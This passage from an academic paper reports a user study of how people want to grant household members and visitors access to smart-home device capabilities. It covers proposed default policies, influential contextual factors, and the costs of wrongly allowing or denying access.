Some older work has examined authentication [39] and access-control [43] for deployed home IoT devices, finding such affordances highly ineffective. Recent studies [31, 50] have sought to elicit users' broad security and privacy concerns with IoT environments, particularly noting multi-user complexity as a key security challenge. This complexity stems from the social ties in a home IoT setting. For instance, researchers have noted that roommates [26], guests [23], neighbors [7], and children [8,38] are all important considerations in multi-user environments. We build on this work, identifying desired access-control rules for home IoT devices and bringing both relationships between home occupants and devices' individual capabilities to the forefront.

Prior research on IoT authentication has focused on protocols (e.g., Kerberos-like frameworks [1, 27]) without considering the constraints of users. Feng et al. introduced VAuth, voice-based authentication for voice assistants [12]. VAuth requires the use of wearable hardware to establish an authentication channel, however. One of our goals (RQ4) is to identify the authentication mechanisms that might be suitable for multi-user devices.

Smartphones can be considered a predecessor to the IoT, yet the large literature [9, 10, 11, 46] on specifying which apps can access which resources translates only partially to home IoT devices. Enck et al. discuss how



(a) Nest Learning Thermostat (b) August Smart Lock (c) Apple HomeKit (d) Kwikset Kevo Smart Lock

Figure 1: Current access-control-specification interfaces: The Nest Thermostat (a) only allows "all-or-nothing" specification, while the August Smart Lock (b) only offers coarse-grained access control via predefined Guest and Owner groups. In contrast, Apple's HomeKit (c) differentiates between view and edit access level, as well as local and remote access. The Kwikset Kevo Smart Lock (d) provides time-based access control, but not other factors.

apps could gain access to resources by requesting permission from the user [9], while Felt et al. discuss how users may not always pay attention to such prompts [11]. A common theme is that apps access phone resources, and a phone is a single-user device not typically shared with others. On current versions of Android, one can configure secondary accounts with restrictions on what apps may be used [17], yet having separate accounts does not solve the multi-user challenges of home IoT devices.

## 4 Pre-Study

As a first step in exploring access control based on capabilities and relationships in the home IoT, we conducted a pre-study to identify capabilities and relationships that elicit representative or important user concerns. To ground our investigation of capabilities of the home IoT in devices consumers would likely encounter, we created a list of home IoT devices (Appendix A) from consumer recommendations in CNET, PCMag, and Tom's Guide [33]. We grouped devices by their core functionality into categories including *smart-home hubs*, *door locks*, and *voice assistants*.

For each category of device, we collected the capabilities offered by currently marketed devices in that category. We added likely future capabilities, as well as the ability to write end-user programs [40, 45]. We showed each pre-study participant all capabilities identified for a single given class of device. The participant answered questions about the positive and negative consequences of using that capability, and they also identified additional capabilities they expected the device to have. We used this process to identify a comprehensive, yet diverse, set of capabilities that range from those that elicit substantial concerns to those that elicit none.

To identify a small set of relationships to investigate in the main study, we also showed participants a table of 24 relationships (e. g., teenage child, home health aide) and asked them to group these relationships into five ordered levels of desired access to smart-home devices. We chose this list of 24 relationships based on existing users and groups in discretionary access control (DAC) systems and common social relationships in households.

We conducted the pre-study with 31 participants on Amazon's Mechanical Turk. Participants identified potential concerns for a number of capabilities, in addition to identifying capabilities (e. g., turning on lights) that aroused few concerns. We used these results to generate a list of capabilities, grouping similar functionalities across devices into categories like viewing the current state of a device. We selected the 22 capabilities whose pre-study results showed a spectrum of opinions and concerns while maintaining a feature-set representative of smart homes.

To narrow our initial list of 24 relationships to a tractable number, we examined how pre-study participants assigned each relationship to one of the five ordered categories of desired access to household devices. We chose the six relationships that span the full range of desired access and for which participants were most consistent in their assignments to a category.

## 5 Methodology

To elicit desired access-control policies for the home IoT, our main study was an online survey-based user study. We recruited participants on Mechanical Turk, limiting the study to workers age 18+ who live in the United States and have an approval rating of at least 95 %.

### 5.1 Protocol

Each participant was presented with a single capability (e.g., "see which lights in the home are on or off") randomly chosen from among the 22 identified in the pre-study. Appendix B gives the full list of capabilities and the descriptions participants saw.

We then presented the participant with one of six relationships: spouse; teenage child; child in elementary school; visiting family member; babysitter; neighbor. The text used to describe each relationship is in Appendix C. We first asked whether such a person should be permitted to control that capability "always," "never," or "sometimes, depending on specific factors." These answers were the first step in identifying participants' desired access-control policies. For the first two options, we required a short free-text justification. To better understand the importance of an authentication method correctly identifying the person in question and the system correctly enforcing the access-control policy, we asked participants who answered "always" or "never" to state how much of an inconvenience it would be if the system incorrectly denied or allowed (respectively) that particular user access to that capability. Participants chose from "not an inconvenience," "minor inconvenience," or "major inconvenience," with a brief free-text justification.

If the participant chose "sometimes," we required additional explanations to further delineate their desired access-control policy. They first explained in free-text when that person should be allowed to use that capability, followed by when they should not be allowed to do so. On a five-point scale from "not important" to "extremely important," we asked how important it was for them to have (or not have) access to that capability.

We repeated these questions for the other five relationships in random order. Thus, each participant responded for all six relationships about a single capability.

Afterwards, we asked more general questions about specifying access-control policies for that capability. In particular, we presented eight contextual factors in randomized order, asking whether that factor should influence whether or not anyone should be permitted to use that capability. The possible responses were "yes," "no," and "not applicable," followed by a free-response justification. We asked about the following factors: the time of day; the location of the person relative to the device (e.g., in the same room); the age of the person; who else is currently at home; the cost of performing that action (e.g., cost of electricity or other monetary costs); the current state of the device; the location of the device in the home; the person's recent usage of the device. Further, we asked participants to list any additional factors that might affect their decision for that capability.

We concluded with questions about demographics, as well as the characteristics of the participant's physical house and members of their household. We also asked about their ownership and prior use of Internet-connected devices. Appendix D gives the survey instrument. We compensated participants $3.50 for the study, which took approximately 20 minutes and was IRB-approved.

### 5.2 Analysis

Participants' responses about their access-control preferences included both qualitative free-text responses and multiple-choice responses. Two independent researchers coded the qualitative data. The first researcher performed open coding to develop a code book capturing the main themes, while the second coder independently used that same code book. To quantitatively compare multiple-choice responses across groups, we used the chi-squared test when all cell values were at least 5, and Fisher's Exact Test (FET) otherwise. For all tests, $\alpha = .05$, and we adjusted for multiple testing within each family of tests using Holm correction.

### 5.3 Limitations

The ecological validity and generalizability of our study are limited due to our convenience sample on Mechanical Turk. Most of our questions are based on hypothetical situations in which participants imagine the relationships and capabilities we proposed to them and self-report how they expect to react. Furthermore, while some participants were active users of home IoT devices, others were not, making the scenarios fully hypothetical for some participants. We chose to accept this limitation and include recruits regardless of prior experience with home IoT devices to avoid biasing the sample toward early adopters, who tend to be more affluent and tech-savvy.

## 6 Results

In the following sections we present our findings. We begin by providing an overview of our participants (Section 6.1). Next, we present how desired access-control policies differ across capabilities (RQ1, Section 6.2) and the degree to which desired policies differ across relationships (RQ1, Section 6.3). After that, we show

for which pairs of relationships and capabilities the desired access-control policies are consistent across participants. We use these pairs to derive default policies (RQ2, Section 6.4). Next, we evaluate which contextual factors (e. g., age, location, usage) influence the "sometimes" cases the most, thus explaining users' reasoning for not always allowing access to a capability (RQ3, Section 6.5). Finally, we analyze the consequences of false authorization and show the impact of falsely allowing / denying access to a certain capability on a per-relationship level (RQ4, Section 6.6).

## 6.1 Participants

A total of 426 individuals participated in the study, and 425 of them were qualified as effective responses. One response was excluded from our data because their free-text responses were unrelated to our questions. Our sample was nearly gender-balanced; 46 % of participants identified as female, and 54 % as male. The median age range was 25-34 years old (47 %). Most participants (85 %) were between 25 and 54 years old. Some participants (19 %) reported majoring, earning a degree, or holding a job in computer science or a related field.

The majority of our participants (67 %) live in a single-family home, while 25 % live in an apartment. Nearly half of the participants own (49 %) the place where they live, while 47 % rent. Furthermore, we asked how many people (including the participant) live in the same household. Around 20 % of participants reported living in a single-person household, 27 % in a two-person, 23 % in a three-person, and 17 % in a four-person household.

## 6.2 Capabilities (RQ1)

Current access-control implementation in a smart home system is largely device-based. However, our data motivates a more fine-grained, flexible access-control mechanism. In the following parts, we discuss our main findings, which are visualized in Figure 2.

A) **Capability Differences Within a Single Device**

We observed that participants' attitudes toward various capabilities differ within a single device. For example, voice assistants can be used to play music and order things online. However, participants were much more willing to let others play music (32.5 % of participants choose *never* averaged across the six relationships, $\sigma = 0.33$, $median = 23.7\,\%$) than order things online (59.7 % choose *never* on average, $\sigma = 0.40$, $median = 71.1\,\%$) (FET, $p < .05$ for the teenager, child, and visiting family member relationships).

Another example of differing opinions across capabilities within a single device include deleting an IoT lock's activity logs and answering the door, viewing the current state of the lock, and setting rules for the lock. Across relationships, participants were permissive about capabilities like answering the door (25.6 % chose "never" averaged across all relationships other than children, $\sigma = 0.33$, $median = 16,7\,\%$). Because children would likely not have a smartphone, we did not ask about them performing this action and we exclude them from this analysis. In contrast, 76.8 % of participants said they would *never* allow others to delete activity logs ($\sigma = 0.28$, $median = 92.1\,\%$). These differences are significant (FET, all $p < 0.05$ comparing within teenagers, visiting family, and babysitters). Even for a very trust-based relationship like a spouse, some participants still chose *never*. When asked why, one participant wrote: *"No one should be able to delete the security logs."*

Even if individuals with relationships like neighbor or babysitter do not live in the same house, permissions are sometimes given when the owner of the house is not around. One typical response for when a capability should be accessible to neighbors is *"Perhaps when I'm on vacation and I ask them to watch my home."*

B) **Context-Dependent Capabilities**

We identified "Answering the Doorbell" to be a highly context-dependent capability. 40 % of participants across relationships ($\sigma = 0.33$, $median = 38.9\,\%$) selected *sometimes* for this capability. At the same time, an average of 25.6 % of participants across relationships chose *never* ($\sigma = 0.33$, $median = 16.7\,\%$).

Whether the homeowner is present is a key factor impacting responses. Many participants (66.7 %) chose *sometimes* when it came to the babysitter, because the job itself indicates the parents are not around. If a delivery person rings the doorbell while the babysitter is home, the babysitter should be allowed to handle the event. The majority of participants (77.8 %) also *sometimes* trust a visiting family member with the same level of access. Some participants (16.7 %) will even consider giving this access to their neighbors, so that if there is an emergency when the family is on vacation, their neighbor can see who is at the door from their smartphone.

## 6.3 Relationships (RQ1)

Relationships play an important role in participants' preferred access-control policies.

A) **Babysitter vs. Visiting Family**

In the pre-study, we identified the babysitter and a visiting family member to be members of a guest-like group. In the main study, participants' overall attitudes toward babysitters and visiting family members were quite consistent with each other. No significant differences are observed between these two relationships in our pairwise chi-squared tests. This is understandable because both




Figure 2: Participants' desired access-control policies. We introduced participants to a list of relationships (e.g., *neighbor*) and asked them to choose whether someone of that relationship should be permitted to "always," "sometimes," or "never" control a capability (e.g., adjust the *camera angle*) in their smart home.

relationships share some trust with the homeowner, while neither lives in the same household.

In general, policies toward a visiting family member are slightly more permissive than policies toward a babysitter. However, analyzing the qualitative data, we found the situation to be more complex. There are some specific capabilities, such as "Live Video," where babysitters would be granted permissions at a higher rate than a visiting family member. 57.1 % of participants decided that a visiting family member would *never* have access to this feature, while only 33.3 % of participants decided the same for a babysitter. The reason is that a babysitter's job is to take care of a child while a parental figure is away. Therefore, the capability itself might help a babysitter take better care of the child, leading to a high rate of granting this permission *sometimes*.

Meanwhile, some features show strong subjective variations, including granting babysitters and visiting family members permission for "Answering the Doorbell." Some participants found it useful to always allow access, while other participants felt uncomfortable letting someone that is not part of their family have access to this particular capability.

From these observations, we conclude that it is important to have both a relationship-based and capability-based access-control model in a smart home. Such a model should be flexible enough to address the complex needs and use cases that might occur.

B) **Child vs. Teenager**

Though both children and teenagers are under a parent or guardian's watch, a teenager (presented as 16 years old) and a child (presented as 8 years old) were given very different access scopes. After removing the five capabilities that are not applicable to a child (whom we assume lacks a smartphone), for twelve of the seventeen remaining capabilities teenagers were given greater access (FET, all $p < .05$). A 16-year-old teenager was regarded as a young adult by many participants and was more widely trusted to use capabilities responsibly. Therefore, the *always* permission was chosen often, and no need for supervision was mentioned in their free-text responses.

Meanwhile, granting an 8-year-old child unencumbered access worried participants much more. Some participants mentioned that they were concerned that a young child would misuse these capabilities, either intentionally or unintentionally, and thus ruin all the settings. Several participants even expressed their worries that a young child could get themselves in danger with the access. For instance, one participant, who selected *never* for the capability of seeing which door is currently locked or unlocked, wrote: *"An elementary school child should not be leaving the house on his own accord."* An 8-year-old child's level of understanding of a smart home system is also questionable. As a result, children rarely were granted access *always* for capabilities other than those related to lights.

Even for capabilities for which participants chose relatively restrictive settings for both teenagers and young children (e. g., "Order Online"), attitudes differed. Though only 5.3 % of participants agreed to give full access to "Order Online" to a teenager, 73.7 % chose *sometimes* over *never*, giving limited access to their teenager to buy things they needed on Amazon. For young children, 94.7 % participants believed that a child at that age should *never* have access to it, frequently justifying that there is no need for younger children to order things online themselves. Many participants mentioned supervision or limitations on what a teenager can buy on Amazon, but they did admit they would let a teenager buy things from Amazon themselves if they had a reason.

C) **Overall Preference for Restrictive Polices**

We found that, except for spouses and teenagers, most participants preferred a more restrictive access-control policy over a more permissive one. For nine of the twenty-two capabilities averaged over all relationships, more than half of participants chose *never* more frequently than *sometimes*, and *sometimes* more frequently than *always*. Averaged across all capabilities, only 18.1 % of participants ($\sigma = 0.12$, *median* = 13.2 %) chose *always* for visiting family members, 10.3 % for babysitters ($\sigma = 0.09$, *median* = 7.9 %), 8.3 % for children ($\sigma = 0.10$, *median* = 5.6 %) and 0.7 % for neighbors ($\sigma = 0.03$, *median* = 0 %). There was only a small group of capabilities for which participants were widely permissive: controlling lights and music, which do not have much potential to cause harm or damage.

## 6.4 Default Policies (RQ2)

In this section, we give an overview of the default deny/allow access policies we observed that capture most participants' responses. We categorize the policies by relationships and give an in-depth analysis of our findings.

### 6.4.1 Default Allow

A) **Spouses are Highly Trusted**

Averaged across all capabilities, 93.5 % of participants ($\sigma = 0.09$, *median* = 95.3 %) agreed to *always* give access to their spouse, while only 4.15 % ($\sigma = 0.05$, *median* = 0 %) answered *sometimes*, and 2.35 % ($\sigma = 0.06$, *median* = 0 %) said *never*. For participants who selected *always*, their most frequent reason was that they fully trust their spouse and that equality should be guaranteed in a marriage. Half of the non-permissive responses came from the capability to delete the smart lock's log file.

B) **Controlling Lights**

Access-control policies relating to lights were the most permissive. Looking at the responses for the capability to turn lights on and off, most responses align with a proposed default policy of people only being able to control the lights if they are physically present within the home. Relatedly, some participants chose *sometimes* for visiting family members and babysitters, depending on whether they are physically present within the home.

Table 1: Potential default access-control policies that reflected the vast majority of participants' preferences.

**All**
- *Anyone* who is *currently at home* should always be *allowed* to adjust *lighting*
- *No one* should be *allowed* to *delete log files*

**Spouse**
- *Spouses* should *always* have access to *all capabilities*, except for deleting log files
- *No one except a spouse* should unconditionally be allowed to access administrative features
- *No one except a spouse* should unconditionally be allowed to make online purchases

**Children in elementary school**
- Elementary-school-age *children* should *never* be able to use capabilities *without supervision*

**Visitors (babysitters, neighbors, and visiting family)**
- *Visitors* should only be able to use any capabilities *while in the house*
- *Visitors* should *never* be allowed to use capabilities of *locks, doors, and cameras*
- *Babysitters* should only be able to *adjust the lighting and temperature*

### 6.4.2 Default Deny

A) **Lock Log Sensitivity**

As mentioned in Section 6.2, "Delete Lock Log" is the capability least frequently permitted, and access should therefore be denied by default. Even for a spouse, this capability should not be accessed by default (only 68.4 % chose *always* for their spouse). More than 75 % of participants chose *never* for all other relationships. As the main method of retrospecting usage history, the log is not meant to be deleted.

B) **Supervising Children**

The elementary-school-age child (presented as 8 years old) was one of the most restricted relationships. On average across all capabilities, 69.4 % of participants chose *never* for the child ($\sigma = 0.19$, *median* = 70.6 %). Only neighbors received fewer permissions. In our chi-squared tests, we did not observe significant differences in desired access-control settings for children between participants who are currently living with a child, who have lived with a child before, and who have never lived with a child. None of our capabilities were considered child-friendly enough for even the majority of participants to *always* grant their elementary-school-age child

access to that capability *always*. For only the "Light State" and "Play Music" capabilities was *never* chosen by fewer than half of participants. Despite being an immediate family member and living together, plenty of participants expressed fears that a child at that age might toy with these features and unintentionally mess up their settings or even cause danger to themselves. With supervision, though, many participants would consider giving temporary access to their children to gradually teach them how to use such a new technology.

C) **Ordering Online**

The capability to make an online purchase was generally limited to spouses only; 78.9 % of participants said that only their spouse should always be allowed to make online purchases, but 84.2 % also said that it was acceptable for non-spouse users to do the same if given explicit permission by the homeowner.

D) **Administrative Capabilities**

By default, only spouses should be able to access administrative capabilities, such as adding users, connecting new devices, and installing software updates. 89.7 % of participants gave their spouse access to these administrative capabilities *always*, while only 39.7 % of participants *always* gave comparable access to their teenage child. Unsurprisingly, under twenty percent of participants would give full access to other relationships.

## 6.5 The Impact of Context (RQ3)

Since there are many factors at play in the access-control-policy specification process, it is important to identify which contextual factors are most influential in this process and how they contribute to the final decision. The full results are visualized in Figure 3. We also ran chi-squared tests to see if each contextual factor had a relatively greater influence on some capabilities rather than others. While we did not observe significant differences for the "People Nearby", "Cost" and "Usage History" contextual factors across capabilities, we did observe significant differences for the other five contextual factors.

A) **Age**

The *age* of the user was the most influential factor on average across the eight capabilities (78.1 % on average, $\sigma = 0.13$, *median* = 78.3 %), and the proportion of participants for whom age mattered varied across capabilities ($p = 0.040$). The main capability for which age played less of a role was for *changing the camera angle* (only 50 %). Many participants were concerned with letting a young person have access to certain capabilities. *"They need to be mature enough to use it responsibly"* was one typical response. However, another participant instead explained, *"It will be the person themselves and how capable they are with technology. I do not care about age."*. Thus, while *age* was frequently mentioned, in reality the decision process is more likely to be driven by how capable and responsible a user is, which sometimes correlates with the user's age. Our results indicate that a child at a young age (around 8 years old) is generally not perceived to be tech-savvy and responsible enough to be allowed unsupervised access.

B) **Location of Device**

The proportion of participants for whom the device's location impacted the access-control policy varied across capabilities ($p < 0.001$). Capabilities relating to cameras were unsurprisingly very location-sensitive. "Camera Angle" is the only capability for which a device's *location* was more frequently influential (70 % of participants) than the user's *age*. *Device location* was the second most frequently invoked factor for turning a camera on or off (60 %) and watching live video (81 %). If a smart camera is installed indoors, especially in a bedroom or bathroom, it will be much more privacy-sensitive. Participants reflected this by saying, for example, *"I can see where a guest/house-sitter/baby-sitter might need to access a view of outside or the garage but not inside."* Therefore, when designing a smart camera, whether the camera will be used indoors or outdoors should be considered and reflected in default access-control policies.

C) **Recent Usage History**

The proportion of participants for whom a device's recent usage history impacted their access-control policy did not differ significantly across capabilities. On average across capabilities, 51.7 % of participants ($\sigma = 0.12$, *median* = 52.6 %) agreed that this factor impacted their decision about the access-control policy. For participants who felt the device's recent usage history would change their decision, two main rationales arose. On the one hand, if the history states that a user is abusing a capability, then the owner may revoke access. One participant wrote, *"If someone were to misuse the device, you best bet they aren't getting a second chance. Alright maybe I'll give them a second chance, but definitely not a third!"*. On the other hand, if a user turns out to be trustworthy, then the owner may consider letting them keep the access, or even extending it. *"If my kid had been using the device responsibly, I would feel more comfortable giving them more access."* However, some participants felt the recent usage history was not particularly relevant for two main reasons. First, if the involved capability itself cannot cause much trouble, such as "Light Scheme," a common line of reasoning is that *"It would be hard to abuse this capability, so it doesn't matter to me."* Second, if the capability itself is so concerning that participants are reluctant to give others access (e.g., "Delete Video"), usage history did not play a role.

D) **Time of Day**

The importance of the *time of day* contextual factor



Figure 3: Contextual factors: Sometimes access must depend on the context. In the study we asked participants for such factors and identified multiple that are very influential (such as the age of the user) and learned how they contribute to the decision make process.

varied across capabilities ($p = 0.001$). "Play music" (68.4 %) and lawnmower-related capabilities (64.7 % for creating rules for the mower, 68.2 % for turning lawn mower on/off remotely) were particularly sensitive to the time of the day. In order to not interrupt other people's rest, participants tended to limit lawnmower usage usage to the daytime and playing music to the early evening.

E) **Location of User**

Capabilities that change devices' behaviors tended to be more sensitive to where the user is physically located when trying to control the device ($p < 0.001$) since many functionalities cannot be enjoyed without proximity. For example, creating rules that control the lights (68.4 % of participants felt the user's location mattered) and "Facial Recognition" (66.7 %) were prime examples. Many participants wrote that they would not want anyone who is not currently present in the house to use these capabilities unless it is the owner or their spouse.

F) **Costs**

The influence of the cost of exercising a capability did not vary across capabilities ($p = 0.162$). We believe this is in part due to our study design that did not include high-wattage appliances. Nevertheless, we observed some evidence of concerns with the cost of leaving lower-wattage devices, like lights, on during the day. Some participants mentioned that while lights do not consume a lot of electricity, cost can quickly become a concern if heavy appliances were to be involved. In addition, the influence of cost on online shopping differed due to different interpretations of cost. For cases where participants did indicate that cost is a concern, their interpretation was based on the cost of the good purchased, rather than the electricity used in placing an order.

G) **People Nearby**

43.6% of participants ($\sigma = 0.09$, $median = 43.6\,\%$) indicated that who else is nearby might impact their access-control decision. The role of people nearby did not differ significantly across capabilities ($p = 0.400$). For participants who believe this factor matters, there are two contrasting conclusions. Some people might feel more permissive when they themselves are around since that means they can supervise everything. However, others felt less permissive because if they are around, there is no need for others to have access since the others simply would need to ask the owner. Therefore, it is important for the system configuration to take these divergent mental models into consideration, letting users decide which direction they might choose to go in.

H) **State of Device**

The current state of device was overall the least important factor in participants' access-control decisions on average ($mean = 23.7\,\%$, $\sigma = 0.11$, $median = 22.3\,\%$), though this importance did differ across capabilities ($p = 0.044$). Notably, 46.7 % of participants who answered about the "Facial Recognition" the capability marked the state of the device as an influential factor. This is because

if the camera is currently off, then there is no reason for anyone to enable of disable the facial recognition.

I) **Other Factors**

We included a free-text question with which participants could list other factors they thought played a role in their access-control-policy specification process. In their responses, we observed a long tail of additional contextual factors, including weather, people's familiarity with technology, how close they are to the owners, and the frequency of one's access to a certain capability.

## 6.6 Wrong Decisions' Consequences (RQ4)

Analyzing consequences of incorrect authorization decisions, we can learn how much tolerance a user has for a policy to fail given a specific capability and relationship pair. It is crucial to understand how strongly users would feel if the system were to malfunction. We analyze *false allow* and *false deny* decisions separately.

### 6.6.1 False Allow

Note that responses about *falsely allowing access* belong to those participants who intended never to grant access to a certain capability to a certain relationship. These participants therefore might be more concerned than other participants in certain aspects, which leads to some narrow tensions with the broader trends seen in previous sections. Figure 4 (top) summarizes these results.

A) **Neighbor false allows a major inconvenience**

Across all capabilities, 64.1 % of the participants stated that it is a *major inconvenience* if the authorization system gives access to their neighbor by accident. Turning the security camera on or off (100 % a major inconvenience) and creating rules for a smart lock (92.9 % a major inconvenience and 7.1 % a minor inconvenience) are the most concerning capabilities. Note that in the study, we described the people representing the relationship *neighbor* as "good people, which includes friendly small talk, and occasional dinner invitations." Nevertheless, privacy and security were major concerns.

B) **Spousal false allows have severe consequences**

Though the number of false-allow responses for the spouse relationship is quite small ($n = 10$), it still gives some interesting insights. 50 % of the answers are based on deleting log files from a smart lock. Four out of five respondents rate falsely allowing a spouse to delete the log file not to be an inconvenience. *"I wouldn't really care about my spouse deleting it, but it would bother me that the system is not secure,"* was a typical response. There were five more responses from other capabilities. From those, four out of five indicated that a false allow decision was a major inconvenience. It is surprising to see that a few participants believed it a major issue if the mechanism allows their spouse to access certain capabilities by mistake.

C) **Visiting family false allows a minor issue**

Though we presented earlier that participants' permissiveness toward a visiting family member and a babysitter was very similar (and tended toward not being permissive), we observed a distinction when it comes to false allows. Participants were much less concerned with incorrectly giving access to a visiting family member (70 % chose *minor* or *not an inconvenience*) than to a babysitter (58 %). Responses like *"He is my family member so I trust him a bit"* were common. While participants believed the visiting family member would not do much harm, false allows would still upset them a bit.

D) **Shopping / lawn mowers forbidden for children**

Among all capabilities, incorrectly allowing a young child to order online (79 % a *major inconvenience*) and create rules for the lawn mower (70.6 %) were the two capabilities where false allows for a child raised great concern. A child at such a young age is generally not trusted with ordering things online. *"The child could spend a ton of money on products we don't need,"* wrote one participant. A lawn mower is considered dangerous. One participant simply wrote, *"(A lawn mower) could cause harm to the child."*.

### 6.6.2 False Deny

Responses in this section, *falsely denying access*, come from participants who intended to give access to a certain relationship. Figure 4 (bottom) visualizes the full results.

A) **Participants Did Not Want to be Locked Out**

Lock-related capabilities raised the most concern (63.9 % of responses for "Lock State" and 58.8 % for "Lock Rule" found falsely denying access *major inconveniences*). Participants tended to be very cautious about smart locks. Even though viewing a lock state does not directly concern locking or unlocking the door, participants still worried whether a malfunctioning access-control system would lock people out, thus marking these false denies as major inconveniences.

B) **Spouses and Trust Issues**

One common reason why participants gave full access to their spouse is because they believe two people in a marriage should be equal, which means two parties should have the same access to a system. Therefore, if their spouse is accidentally rejected by the system, it could raise trust issues and spur arguments within the marriage. We found a number of responses similar to *"I would not want my spouse to think I did not trust them."* It is interesting to see that not only do relationships impact access-control policies, but relationships are also influenced by authorization results. Thus, extra care is required for such relationships.

